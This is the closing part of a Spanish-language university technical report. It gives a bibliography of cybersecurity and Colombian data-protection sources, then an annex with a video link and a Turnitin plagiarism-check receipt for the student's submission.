Sternstein Jon, [Sitio Web]. Stern Security. [13 De septiembre del 2023]. Disponible en https://www.sternsecurity.com/blog/red-team-vs-blue-team-vs-purple-team-cybersecurity-roles/#:~:text=So%20what%20is%20the%20difference,Red%20Team%20and%20Blue%20Team.

¿Qué es Center for Internet Security?, [Sitio Web].Keepcoding. [25 de noviembre de 2022]. Disponible en: https://keepcoding.io/blog/que-es-center-for-internet-security/

¿Qué es la explotación de vulnerabilidades? [Sitio Web].Keepcoding. [26 de abril del 2023]. Disponible en: https://keepcoding.io/blog/explotacion-de-vulnerabilidades/

¿Cúal es el costo de incumplir la protección de datos personales en Colombia?. [Sitio Web]. Dataprotected. [18 de febrero del 2021]. Disponible en: https://dataprotected.com.co/blog-proteccion-de-datos/preguntas-y-respuestas/cual-es-el-costo-de-incumplir-la-proteccion-de-datos-personales-en-colombia/

¿Qué es Metasploit?. [Sitio Web]. Keepcoding[3 de abril del 2024]. Disponible en: https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

Sánchez Castillo, Zulay Nayiv [Sitio Web]. UNAD. [7 de abril del 2017]. Disponible en: https://repository.unad.edu.co/handle/10596/11943

LEY 1273 DE 2009 [Sitio Web]. Secretaria del senado. [27 de marzo del 2024] Disponible en: http://secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Guía de las 8 políticas de ciberseguridad imprescindibles en empresas. [Sitio Web]. Cordon. [s.f]. Disponible en:: https://seguroscierneticos.es/guia-de-las-8-politicas-de-ciberseguridad-imprescindibles-en-empresas/

EPS Sanitas confirmó que fue víctima de un potente ciberataque; mientras, pacientes inundan las redes de quejas y hay aglomeraciones en centros. [Sitio Web]. Semana. [16 de abril del 2024]. Disponible en: https://www.semana.com/salud/articulo/la-eps-sanitas-confirmo-que-fue-victima-de-un-ciberataque-los-pacientes-inundan-las-redes-de-quejas/202228/

How To Handle The Aftermath Of A Cyber Attack: Step-by-step Guide. [Sitio Web].Linkedin.[25 de Abril del 2022]. Disponible en: https://www.linkedin.com/pulse/how-handle-aftermath-cyber-attack-step-by-step-/?trackingId=F7ZxK64GRQiWjMA1y5J%2BRg%3D%3D

ANEXOS

LINK DEL VIDEO:
https://youtu.be/vopZlILq-WM

RESULTADO DE LA PRUEBA ANTI PLAGIO:

ECBTI - Draftbank 1 - Sección 3	1 ene 2023 - 00:00	31 dic 2024 - 23:59	31 dic 2024 - 23:59

Resumen:

En este espacio puede realizar el envío de los documentos a los que desea verificar el nivel de autenticidad antes de realizar la presentación formal ante su docente. Recuerde que puede subir archivos en formato **Word**, **PDF**, **PowerPoint** y el tamaño del archivo es máximo **50Mb**.

Cuenta con **cinco** secciones y por cada una puede enviar **un** documento para su revisión de forma independiente. Una vez reciba la revisión, puede volver a enviar un documento diferente o el mismo para realizar una nueva revisión

Actualizar entregas

	Título de la Entrega	Identificador del trabajo de Turnitin	Entregado	Similitud			
Ver recibo digital	Etapa 5 Socialización Informe Tecnico Yulver Arias	2340388206	4/04/2024 21:52	16%	Entregar Trabajo		--

turnitin

Recibo digital

Este recibo confirma que Turnitin ha recibido tu trabajo. A continuación, encontrarás la información del recibo perteneciente a tu entrega.

Autor de la entrega	YULVER ALEXANDER ARIAS
Identificador del trabajo de Turnitin (Identificador de referencia)	2340388206
Título de la Entrega	Etapa 5 Socialización Informe Tecnico Yulver Arias
Título del ejercicio	ECBTI - Draftbank 1
Fecha de entrega	04/04/24, 21:52

Imprimir

Fuente:
https://campus131.unad.edu.co/cursos_libres01/mod/turnitintooltwo/view.php?id=79